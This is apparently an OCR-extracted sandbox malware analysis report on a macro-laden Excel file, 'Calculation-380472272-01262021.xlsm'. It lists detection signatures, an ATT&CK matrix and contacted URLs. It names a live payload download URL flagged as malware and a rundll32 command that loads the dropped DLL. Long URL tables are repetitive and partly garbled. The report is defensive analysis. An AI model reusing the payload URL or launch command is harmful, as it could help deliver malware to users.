ID: 344642
Sample Name: Calculation-380472272-01262021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 21:06:42
Date: 26/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Calculation-380472272-01262021.xlsm

Overview


General Information

Sample Name:	Calculation-380472272-01262021.xlsm
Analysis ID:	344642
MD5:	2b6f94633c1da26.
SHA1:	22a540fbff6942b…
SHA256:	767ef1804a87694.

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Excel documents contains an embe…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6196 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6756 cmdline: rundll32 ..\Flopers.GGRRDDFF,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:


Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 1 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
fadingmemoriespodcast.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://fadingmemoriespodcast.com/bdxduufm/5319402.jpg	4%	Virustotal		Browse
http://fadingmemoriespodcast.com/bdxduufm/5319402.jpg	100%	Avira URL Cloud	malware	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
fadingmemoriespodcast.com	35.208.103.169	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://fadingmemoriespodcast.com/bdxduufm/5319402.jpg	true	• 4%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	68E575E1-89D6-471C-B90C-D65A5A BD9359.0.dr	false		high
http://https://login.microsoftonline.com/	68E575E1-89D6-471C-B90C-D65A5A BD9359.0.dr	false		high
http://https://shell.suite.office.com:1443	68E575E1-89D6-471C-B90C-D65A5A BD9359.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	68E575E1-89D6-471C-B90C-D65A5A BD9359.0.dr	false		high
http://https://autodiscover-s.outlook.com/	68E575E1-89D6-471C-B90C-D65A5A BD9359.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	68E575E1-89D6-471C-B90C-D65A5A BD9359.0.dr	false		high
http://https://cdn.entity.	68E575E1-89D6-471C-B90C-D65A5A BD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	68E575E1-89D6-471C-B90C-D65A5A BD9359.0.dr	false		high
http://https://wus2-000.contentsync.	68E575E1-89D6-471C-B90C-D65A5A BD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://powerlift.acompli.net	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://cortana.ai	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://api.aadrm.com/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://api.microsoftstream.com/api/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://cr.office.com	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://graph.ppe.windows.net	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://store.office.cn/addinstemplate	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://globaldisco.crm.dynamics.com	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://web.microsoftstream.com/video/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://graph.windows.net	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://dataservice.o365filtering.com/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
